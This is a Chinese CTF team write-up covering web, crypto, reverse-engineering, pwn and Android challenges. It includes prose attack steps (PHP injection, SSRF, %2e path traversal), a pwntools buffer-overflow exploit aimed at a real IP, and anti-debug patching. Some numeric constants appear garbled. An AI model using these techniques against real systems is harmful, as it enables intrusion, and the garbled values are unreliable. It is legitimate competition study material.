cstc wp By 天璇Merak

[toc]

Web

ctfweb3

通过robots.txt..发现passon查看源代码，发现了一个路径里面有backup.zip。然后发现了里面的源代码里的账户和邮箱在css style.css里面。然后发现reset.php里可以重置密码。这里的密码是右下角时间的sha1取20位做密码。这样就可以成功登录。然后发现secretlogfile.php里面把log都存到了一个php里。这里存了用户名。所以这里可以直接从登录输入php代码实现flag的获取。直接打一个能执行的php代码然后带session访问secretlogfile.php就可以得到flag了

easyweb

xnuc原题，稍微改几个参数就过了

easyweb2

首先能扫到swaggerui。发现里面的几个参数，可以发现home/index里面可以请求url存在ssrf。这里考虑到利用其他协议读文件。五于是就利用ftp://127.0.0.1/flag.txt默认密码。

hackerweb

存在/login路由，查看源代码可以发现里面是一种写的请求方式，里面ban了路径穿越，但是经过查询可以通过%2e绕过，然后利用弱密码密码admin可以访问domain。打dnslog可以打出key。四个部分经过排列组合打secert能够爆破出flag

Crypt

easySteram

题目中给了五个连续的序列，发现又分别对应的文件名
猜测是由一个随机数生成器生成一个序列，再按这个序列创建文件，然后将lsfr生成的序列写入文件
试了试发现文件名是lcg生成的

```
from Crypto.Util.number import *

x = [3552318300093355576, 7287716593817904745, 10709650189475092178,
9473306808836439162, 7033071619118870]

t = []
for i in range(4):
    t.append(x[i+1]-x[i])
y = []
for i in range(2):
    y.append(t[i+2] * t[i] - t[i+1] * t[i+1])
m = GCD(y[0], y[1])

a = (x[2]-x[1])*inverse(x[1]-x[0], m) % m

c = (x[1]-x[0]*a) % m


print(a, c, m, x[0])
x = [x[0]]
for i in range(999):
    x.append((x[i] * a + c) % m)
print(x)
```

然后按输出的下一个文件名找到生成的lsfr序列下8bit
之后再凑成48bit
然后把lsfr逆回去就可以了

```
def LFSR_inv(R, mask):
    str = bin(R)[2:].zfill(48)
    new = str[-1:] + str[:-1]
    new = int(new, 2)
    i = (new & mask) & 0xffffffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i >> 1
    return R >> 1 | lastbit << 47


out = [3552318300093355576, 7287716593817904745, 10709650189475092178,
9473306808836439162, 7033071619118870, 42020075621652087O5]
c = 0xac848352f289
mask = 0b101010001000010001001000100000101000100011000010

for _ in range(6 * 8):
    c = LFSR_inv(c, mask)
f = 'flag{' + oct(c)[2:] + '}'
f = oct(c)[2:]
print(f.encode())
print('flag{' + md5(f.encode()).hexdigest() + '}')
```

bad-curve

试了试爆破，但是遇到了“invariants (0, 0, 0, 5144, 1141) define a singular curve”
就直接把log爆了

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes
from Crypto.Util.Padding import unpad


c = 
477291338076897122471160281694350638142952360973835513455674816090221163727453365915934090078833237513890331088595 5
c = long_to_bytes(c)

for i in range(5861):
    try:
        aes = AES.new(int(i).to_bytes(16, 'big'), AES.MODE_CBC, bytes(16))
        print(unpad(aes.decrypt(c), AES.block_size))
    except:
        pass
```

RSA2

c1,c2可以直接开三次方根，然后大概确定一下e2的范围是[53964 - 104, 53964]
之后
$
2^{eg+deadbeef} - 2\equiv 2^{p} -2\equiv kp(mod\ n)
$
再取gcd就可以分解n

```
from Crypto.Util.number import *


n = 
378094963578091245652286477316863605753157432437621367359342302751615833557269627727449548734187939542588641672789504086476494927855747407344197241746889123693358997028141479289459947165818881146467218957546778123656120190207960702225556466771501844979094137868818924556860636212754616730115341674681116573326890134855072314950288530400350483394140781434097516134282100603979066057391672872913866678519235744668652042193736205044674422210689619562242862928626697711582401250962536787125165979017740138070213899305175933585261127763164192929103624167063213758551239415744211455417108907505646457646161227272639379721764779734013149963229002406400371319674194009206372087547010201440035410745572669645666856126204769178179570446069571090298945041726576151255620825221663591127702492882834949100599423704250729752444923956601971323645242934249137015933524911614158989705977723056398299344849153945858516695027157652464450872079484515561281333287781393423326046633891002695625031041881639987758851943448352789469117137668229144914356042850963002345804817204906458653402636643504354041188784842235312540435896510716835069861282548640947135457702591305281493685478066735573429735004662804458309301038827671971059369532684924420835204769329
```

```
Encrypted_Flag =
14118736913958687579443891822065771771522051487054495929583538568152300528555329733794737747208369501883386694110490407167514160262689641893276383397891493642333869680594197248817600884778923516534116516765457955993563266933558821551550970786855563233715120936907575412297769499233583457232941840477085689038634025879436853803384422170181598330337661782504850263469202976394732514473138365521779021243436536873978352596646858817356123034288918446216409877113627129129517406453765391704632383500497099237480534089266913938891720800918278619977413359820516819588571850540302227526142954455528642524321391908710693245962405044692521028514148308985370483431513591592347094131493303614987819575675075816143182967494605006963806970061393654154451651126627953301062911795123549472197397640131002612708439938210635595364436869271916717601249610582194252450027532202173116206491986528000088689295288574810071539278716864039197602042433531911653324535014992545837775363917701791596361858919461124266451502277859297686980463575836693839157500564407459982575503103784800017368367942070554815268885177699679995634178962408451265903633308271071400244081513147190141488786709299354866360708490215593326819536134593012070156617067931607442618257994 7
e2 = 53964
g =
39765476713876540686754403797707425823288343938235698010565096842074891389196600986841383014081232756511761282854512519388251978677371087065397075016796464278803241733785000021962290858185003272361911288527908598099728923595946504566228217026980536815625173516874210717683733427184456836960798213527359850612791904314101500140347744351384950650870544067666582096971649849124252667163877671664123060231978158230874477743191297886183374210379535528906816380887405758292991056450009809019078485983406653328672943263551243591709466634225783467908932438977796346019204491187241462761256848754942410848738345495035599240803099556599184493969698027668475822421350304069508691227446804054291192052931510928444358036729941945881627371316473342322772727716959181470509541196455451763262275371038521737967807654779332553562895769729749967304371811139624924991061932354758975084536035528232800931736995558934042414328515688982269067201014752667868966635983597354161885755241522485885599115404006101675142395402785288081157495625218532413611593031543088940676901915942659809464513181399636373649852696946595062444988041787671800961954222006954068934595026359695517603014379341197952287903119503041814310196908902468074069703649096547186631305581171586004096385049240840638845212371595790008998000189991560068589720642267445227803972922831230208000633358411012749362368004439816787563031920885857987408215871924951784376477894970489697201106853253364570056118030255493868975967680847573201140363707283683696129256859872515416299024372754125532616243353787686698463565073300254254673390149843300793640671499502385619432750060497284062783188469986504967071623877688012131085651852211476647700099780120509069049592640450501004045222704956069704470762838942559514813884961348704264522159978342288691961146849622610767166517791206205853433048877550294635453285342911 86

for e in range(e2 - 103, e2 + 1, 2):
    tmp = pow(2, e*g + 0xdeadbeef, n)
    if GCD(tmp - 2, n) != 1:
        p = GCD(tmp - 2, n)
        q = n // p
        assert n == p * q
        phi = (p - 1) * (q - 1)
        d = inverse(e, phi)
```

```
        print(long_to_bytes(pow(Encrypted_Flag, d, n)))
        break
```

RSA-with-hidden-p_part

所有的flag.enc都是data中一个数的平方再左移1或2位(取决于p_part的对应位)
data的数据没多少，所以直接枚举所有值，然后看flag.enc对应的是1还2位。
然后就是部分p暴露问题coppersmith即可

```
from Crypto.Util.number import *
from gmpy2 import iroot


c = ['太多不贴了']
data = ['也是']

e = 65537
n = 
177928390040692065053111653589653151596609600218765016384657795646604353547288662639508537895885936681273977815620220482999722035424900128840296103387597330169969761482464256535344737408799659812190642481631920690300908847358288551704953824796553665260337145371800907691653240902048601381475234827824021752032262381515946144928801538731452589577243955820013308224327359185069405993213423046620831985639956413946681972782831910880118308087239381877127929166293751280247215012996002845789475022834157151722189935977949951554939439238316397277935176236892261679833443664100561666187466785927936316507600124115806370357775
cc = 
475444169428548405968764666345507571384579717771479025593321619789264370995752504518075993664746776162898251319361859502205223363631789555842208749702208652007167181836953666021067088560271445575045898931897280608181365003786678883493949183319453267952103233302087869624311080520659023636500475270248381965252881569213162761531972481365324734699561102836811992791323431943093190161753212312860648600919536681483866623331426666015711051647884447908791028666766415544666064141276210551978895761078227544273868019087861574400993852244912885713278538040088729155706807846906497281026207997537458689955269128247979452 11

di0 = {}
di1 = {}

for i in data:
    j = i**2
    message = j << 1
    di0[pow(message, e, n)] = i
    message = j << 2
    di1[pow(message, e, n)] = i


for i in c:
    if i in di0:
        print(0, end='')
    elif i in di1:
```

```
        print(1, end='')
    else:
        print('GG')

p =
'0100110110011101110001000110010111010011101101000010100101000101001011000101111
1000110100111110010110001011100110010000011001111010011100100111000011001010011
0111111110111000100010111110100110100100100101001110001111010010111011011011110
1001111011101001100011101100101010011001001001001110000100011101001001100010000
0101001001001001001110100110001101100100101100110111011100011011111011100111100
0000111100101100101100000101101101110110001010001010001110000000000111011010010
0100100011010010011001000001011010001010010001011011101000000011110101001010011
1000010011'
p = p[::-1]
p = int(p, 2)
print(p)



n =
1779283900406920650531116535896531515966096002187650163846577956466043535472886
6263950853789588593668127397781562022048299972203542490012884029610338759733016
9969761482464256535344737408799659812190642481631920690300908847358288551704953
8247965536652603371453718009076916532409020486013814752348278240217520322623815
1594614492880153873145258957724395582001330822432735918506940599321342304662083
1985639956413946681972782831910880118308087239381877127929166293751280247215012
9960028457894750228341571517221899359779499515549394392383163972779351762368922
6167983344366410056166618746678592793631650760012411580637035777
p_high =
1182002669318707672611880848530510546566682338694792273544026948322304477842481
5772142880112297698070148416497723797809485529364856468926499841358871215301672
204583025074

PR.<x> = PolynomialRing(Zmod(n))
for kbits in range(350, 512):
    f = (p_high << kbits) + x
    res = f.small_roots(X=2^(kbits - 1), beta=0.45, epsilon=0.04)
    if len(res) > 0:
        print(res)
        print((p_high << kbits) + res[0])
        break



p =
7630565621866583539199284874408741078896087217771560834410788256164994537885828
7885632754061655781762494353783463889547705437206328319806479455431754665312920
7788650200244035531792422729588923367902875128321429299068857886485903286939965
0269907501262691589498175018482073387903710462993127
q = n // p
print(long_to_bytes(pow(cc, inverse(e, (p - 1)*(q - 1)), n)))
```

Reverse

free_flag

签到题，找到关键函数

```
__int64 __fastcall checkpin(const char *a1)
{
  int i; // [rsp+14h] [rbp-1Ch]

  for ( i = 0; i < strlen(a1) - 1; ++i )
  {
    if ( (byte_B98[i] ^ 0xC) != a1[i] )
      return 1LL;
  }
  return 0LL;
}
```

解题脚本

```
data = [0x78, 0x64, 0x3F, 0x53, 0x6D, 0x79, 0x78, 0x64, 0x62, 0x3F,
        0x78, 0x3D, 0x6F, 0x38, 0x3D, 0x78, 0x3C, 0x62, 0x53, 0x39,
        0x75, 0x39, 0x78, 0x3F, 0x61, 0x53, 0x3D, 0x39, 0x53, 0x62,
        0x3C, 0x78, 0x53, 0x3C, 0x39, 0x53, 0x39, 0x3F, 0x6F, 0x79,
        0x7E, 0x3F, 0x0A]

for d in data:
  print(chr(0xc ^ d), end='')
```

亦或解密即可

crackme

win gui，找到main，switch 分支下所有case里最大的是主分支

```
case 0x111u:
  if ( wParam == 3 )
  {
    name_length = GetDlgItemTextA(hWndParent, 2, name, 40);
    if ( name_length )
    {
      if ( name_length > 32 )
      {
        MessageBoxA(0, aNameCanBeMax32, aSorry, 0);
      }
      else if ( name_length < 5 )
      {
        MessageBoxA(0, aNameMustBeMin5, aSorry, 0);
      }
      else
      {
        v7 = 5;
        index = 0;
        do
        {
          v9 = v7 + (name[index] ^ 0x29);
          if ( v9 < 65 || v9 > 90 )
            v9 = v7 + 82;
          byte_40313C[index] = v9;
          byte_40313D[index] = 0;
          LOBYTE(index) = index + 1;
          --v7;
        }
```

大致逻辑是取name，生成serial，然后与输入的serial逐位比较，所以dump出加密后的serial即可。这里因为serial只有10位，所以就加断点看寄存器的值来拿密文了

```
serial = [0x58,0x42 ,0x49,0x48,0x44,0x43,0x45,0x43,0x53,0x42]
for i in range(len(serial)):
  print(chr(serial[i]), end='')
for i in range(10-len(serial)):
  print('a', end='')
```

ck

异构题，有了 ida 7.5 就直接秒了。首先定位到main

IDA View-A | Pseudocode-A | Pseudocode-B | Strings window | Hex View-1

```
1 void __noreturn start()
2 {
3   int v0; // $v0
4   int v1; // [sp-10h] [-20h] BYREF
5   int v2; // [sp+10h] [+0h]
6   char v3; // [sp+14h] [+4h] BYREF
7
8   sub_4013D8(sub_400788, v2, &v3, init_proc, term_proc, v0, &v1);
9 }
```

然后在qemu里面简单交互了一下，梳理main的逻辑如下


```
1 int sub_400788()
2 {
3   char input[20]; // [sp+18h] [+18h] BYR
4   char buffer[28]; // [sp+2Ch] [+2Ch] BY
5
6   sub_400840(input);
7   sub_4010F0(buffer, 25);
8   sub_400430(input, 0x11u, buffer);
9   sub_4009C0(buffer);
0   return 0;
1 }
```

out就是编码后的数据，要得到命令行输入，因此关键就是sub_400430了

点进去发现明显的base64 结构，肯定是换表base64了

```
  # _BYTE byte_410200[64]
byte_410200:    .byte 0x2C, 0x2E, 0x30, 0x66, 0x67, 0x57, 0x56, 0x23, 0x60
                                        # DATA XREF: sub_400430+AC↑o
                                        # sub_400430+118↑o ...
                .byte 0x2F, 0x31, 0x48, 0x65, 0x6F, 0x78, 0x24, 0x7E, 0x22
                .byte 0x32, 0x64, 0x69, 0x74, 0x79, 0x25, 0x5F, 0x3B, 0x6A
                .byte 0x33, 0x63, 0x73, 0x7A, 0x5E, 0x2B, 0x40, 0x7B, 0x34
                .byte 0x62, 0x4B, 0x72, 0x41, 0x26, 0x3D, 0x7D, 0x35, 0x6C
                .byte 0x61, 0x71, 0x42, 0x2A, 0x2D, 0x5B, 0x36, 0x39, 0x6D
                .byte 0x70, 0x43, 0x28, 0x29, 0x5D, 0x37, 0x38, 0x6E, 0x64
                .byte 0x75
aDevNull:       .ascii "/dev/null"<0>   # DATA XREF: sub_401200+50↑o
                .align 2
```

解密




maze

迷宫题

PWN

bank

比较简单。主要是最前面是一个urandom这里赌他们以%00开头。爆破。然后后面是格式化字符串，原题是redpwn的。打exp即可。



auto

```
from pwn import *

#sh=process('./auto')
sh=remote('81.70.195.166',10001)
passwd=p64(0x495255454A494355)
print(passwd)
index=0
t_p=""
for x in passwd:
    temp=ord(x)-ord('A')
    temp2=temp-5*index
    while(temp2<0):
        temp2+=26
    t_p+=chr(temp2+0x41)
    index=index+1

sh.sendlineafter('password:',t_p)
payload="a"*0x4c+p32(0x08048665)
sh.sendlineafter('again:',payload)
sh.interactive()
```

Mobile

ALL_IN_ALL


直接用frida dex-dump进行脱壳

```
        }

        try {
            if(arg11.length() != 0 && (arg12 != null && arg12.length() == 38)) {
                MessageDigest digest = MessageDigest.getInstance("MD5");
                digest.reset();
                digest.update(arg11.getBytes());
                String hexstr = MainActivity.toHexString(digest.digest(), "");
                StringBuilder sb = new StringBuilder();
                int i;
                for(i = 0; i < hexstr.length(); ++i) {
                    sb.append(hexstr.charAt(i));
                }

                boolean v8 = "flag{" + sb.toString() + "}".equalsIgnoreCase(arg12);
                return v8;
            }
        }
        catch(NoSuchAlgorithmException e) {
            e.printStackTrace();
        }

        return false;
    }

    @Override  // android.app.Activity
    public native void onCreate(Bundle arg1) {

        class com.example.crackme.MainActivity.1 implements View.OnClickListener {
            @Override  // android.view.View$OnClickListener
            public void onClick(View arg5) {
                if(!MainActivity.this.checkSN(MainActivity.this.edit_userName.trim(), MainActivity.this.edit_sn.getText().toString().trim())) {
                    Toast.makeText(MainActivity.this, 0x7F06001E, 0).show();
                    return;
                }

                Toast.makeText(MainActivity.this, 0x7F06001B, 0).show();
                MainActivity.this.btn_register.setEnabled(false);
                MainActivity.this.setTitle(0x7F060019);
            }
        }

    }
```

发现就是读取edit_userName计算md5和输入进行比较

这里使用反射大师，直接获取到edit_userName为HuMen

即可得到flag



motion

java层很简单

```
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    private EditText editText;

    static {
        System.loadLibrary("native-lib");
    }

    public native boolean check(String arg1) {
    }

    @Override  // androidx.appcompat.app.AppCompatActivity
    protected void onCreate(Bundle arg1) {
        super.onCreate(arg1);
        this.setContentView(0x7F0B001C);  // layout:activity_main
        this.editText = (EditText)this.findViewById(0x7F08007B);  // id:flag
    }

    public native String stringFromJNI() {
    }

    public void verify(View arg3) {
        String v3 = this.editText.getText().toString();
        if((v3.startsWith("flag{")) && (v3.endsWith("}"))) {
            if(this.check(v3.substring(5, v3.length() - 1))) {
                Toast.makeText(this, "恭喜你", 0).show();
                return;
            }

            Toast.makeText(this, "对不起", 0).show();
        }
    }
}
```

可以看出调用了native的check

但是在导出函数里没找到

```
1  int __cdecl JNI_OnLoad(int a1)
2  {
3    int v1; // esi
4    int v2; // eax
5    int v4[6]; // [esp+4h] [ebp-18h] BYREF
6
7    v4[0] = 0;
8    v1 = -1;
9    if ( !(*(int (__cdecl **)(int, int *, int, _DWORD))(*(_DWORD *)a1 + 24))(a1, v4, 65542, 0) )
10   {
11     v2 = (*(int (__cdecl **)(int, const char *))(*(_DWORD *)v4[0] + 24))(v4[0], "com/example/dynamic/MainActivity");
12     if ( v2 )
13     {
14       v1 = 65542;
15       if ( (*(int (__cdecl **)(int, int, char **, int))(*(_DWORD *)v4[0] + 860))(v4[0], v2, methods, 2) < 0 )
16         v1 = -1;
17     }
18   }
19   return v1;
0000A500 JNI_OnLoad:1 (AF0C0500)
```

查看load函数，发现做了动态注册，

```
.data:AF0EA03F db    0
.data:AF0EA040 public methods
.data:AF0EA040 methods dd offset aStringfromjni        ; DATA XREF: .got:methods_ptr↑o
.data:AF0EA040                                         ; "stringFromJNI"
.data:AF0EA044 dd offset aLjavaLangStrin_0             ; "()Ljava/lang/String;"
.data:AF0EA048 dd offset _Z13stringFromJNIP7_JNIEnvP8_jobject ; stringFromJNI(_JNIEnv *,_jobject *)
.data:AF0EA04C dd offset aCheck                        ; "check"
.data:AF0EA050 dd offset aLjavaLangStrin_1             ; "(Ljava/lang/String;)Z"
.data:AF0EA054 dd offset _Z4xxxxP7_JNIEnvP8_jobjectP8_jstring ; xxxx(_JNIEnv *,_jobject *,_jstring *)
.data:AF0EA058 dd offset __gxx_personality_v0
.data:AF0EA05C public __cxa_terminate_handler
.data:AF0EA05C __cxa_terminate_handler dd offset sub_AF0C3770
.data:AF0EA05C                                         ; DATA XREF: .got:__cxa_terminate_handler_ptr↑o
.data:AF0EA060 public __cxa_unexpected_handler
.data:AF0EA060 __cxa_unexpected_handler dd offset sub_AF0C3890
.data:AF0EA060                                         ; DATA XREF: .got:__cxa_unexpected_handler_ptr↑o
.data:AF0EA064 off_AF0EA064 dd offset aUncaught        ; DATA XREF: sub_AF0C3770+78↑r
```

这里check被注册到xxxx

并且由于JNI_Load里做了ptrace，不能动调，于是先patch，然后apktools重新打包，这次可以动调了

```
275  v38 = v37;
276  if ( v37 > v35 )
277    v38 = v35;
278  if ( !v38
279    || ((v48 = v35, (src & 1) == 0) ? (v39 = (char *)&src + 1) : (v39 = v55), v3 = memcmp(v39, v49, v38), v35 = v48, !v3) )
280  {
281    v3 = -1;
282    if ( v37 >= v35 )
283      v3 = v37 > v35;
284  }
285  LOBYTE(v3) = v3 == 0;
286  if ( (v36 & 1) != 0 )
287  {
288    v40 = v3;
289    operator delete(v55);
290    v3 = v40;
291  }
```

跟到这个位置查看对比字符串

```
[anon:libc_malloc]:975BD7CF db    0
[anon:libc_malloc]:975BD7D0 db  63h ; c
[anon:libc_malloc]:975BD7D1 db  36h ; 6
[anon:libc_malloc]:975BD7D2 db  34h ; 4
[anon:libc_malloc]:975BD7D3 db  30h ; 0
[anon:libc_malloc]:975BD7D4 db  66h ; f
[anon:libc_malloc]:975BD7D5 db  63h ; c
[anon:libc_malloc]:975BD7D6 db  37h ; 7
[anon:libc_malloc]:975BD7D7 db  36h ; 6
